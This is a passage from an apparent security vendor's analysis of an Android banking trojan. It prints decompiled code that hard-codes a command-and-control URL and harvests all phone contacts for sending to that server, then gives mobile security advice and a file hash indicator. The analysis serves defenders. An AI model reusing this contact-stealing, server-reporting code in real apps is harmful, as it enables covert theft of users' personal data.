    this.apiType = apiType;
    this.apiInterface = apiInterface;
    this.apiServer = SharedPrefs.getString_api_ser(context);
    Log.d( tag: "ApiRequest", this.apiServer);
}
```

Figure 34: API connection initialization

```
public static String getString_api_ser(android.content.Context context) {
    return context.getSharedPreferences( name: "main_prefs",  mode: 0).getString( key: "api_ser",  defValue: "http://fwg23tt23qwef.ru/");
}
```

Figure 35: Setting up C&C server hostname

An example of C&C server API usage was shown as the C&C server command “#contacts“ was implemented. Finally, parameters for commands are appended as JSON format and converted to string.

```
public class C2CmdContacts implements C2Cmd, ApiInterface {

    public final void getInfo(MainService context, JSONObject parms) {
        try {
            JSONArray jSONArray = new JSONArray();
            Cursor query = context.getContentResolver().query(Uri.parse("content://com.android.contacts/data/phones"),  projection: null,  selection: null,  selectionArgs: null,  sortOrder: null);
            if (query != null && query.getCount() > 0) {
                while (query.moveToNext()) {
                    JSONObject jSONObject2 = new JSONObject();
                    jSONObject2.put( name: "name", query.getString(query.getColumnIndex( columnName: "display_name")));
                    jSONObject2.put( name: "number",  value: "+" + SMSUtil.removeNonNumberChars(query.getString(query.getColumnIndex( columnName: "data1"))));
                    jSONArray.put(jSONObject2);
                }
                Void[] voidArr = new Void[0];
                AppInfo appInfo = new AppInfo(context,  apiInterface: this,  apiName: "contacts", jSONArray.toString());
                if (VERSION.SDK_INT >= 11) {
                    appInfo.executeOnExecutor(AsyncTask.THREAD_POOL_EXECUTOR, voidArr);
                } else {
                    appInfo.execute(voidArr);
                }
            }
            query.close();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    public final void processApiResponse(ApiResponse apiResponse) {
    }
}
```

Figure 36: Example of C&C server API calling

Best Practices and Trend Micro Solutions

In its 2020 Security Predictionspredictions, Trend Micro predicted the continued proliferation of mobile malware families, such as Geost, that target online banking and payment systems. Mobile users should safeguard themselves as they navigate the treacherous mobile landscape by following best practices for securing mobile devicesnews article. One such step is to avoid downloading apps outside official app stores.

Unfortunately, threat actors also find ways to spread malicious apps via legitimate app stores. Along with the continued campaigns of these stores to remove compromised appsopen on a new tab, users can also avoid such apps by carefully inspecting app reviews and other information before downloading.

App users should scrutinize the permissions requested by an installed app before allowing them. Afterwards, users should watch out for changes in their devices, such as the decreased performance or battery life, which may indicate a malware infection. In this case, users should delete the newly installed app immediately. Users should also conduct regular audits to remove unused apps.

For additional defense against mobile threats, users can install a multilayered mobile security solution such as Trend Micro™ Mobile Securityproducts to protect devices from malicious applications and other mobile threats.

Indicator of Compromise

SHA 256	Detection Name
92394e82d9cf5de5cb9c7ac072e774496bd1c7e2944683837d30b188804c1810	AndroidOS_Fobus.AXM
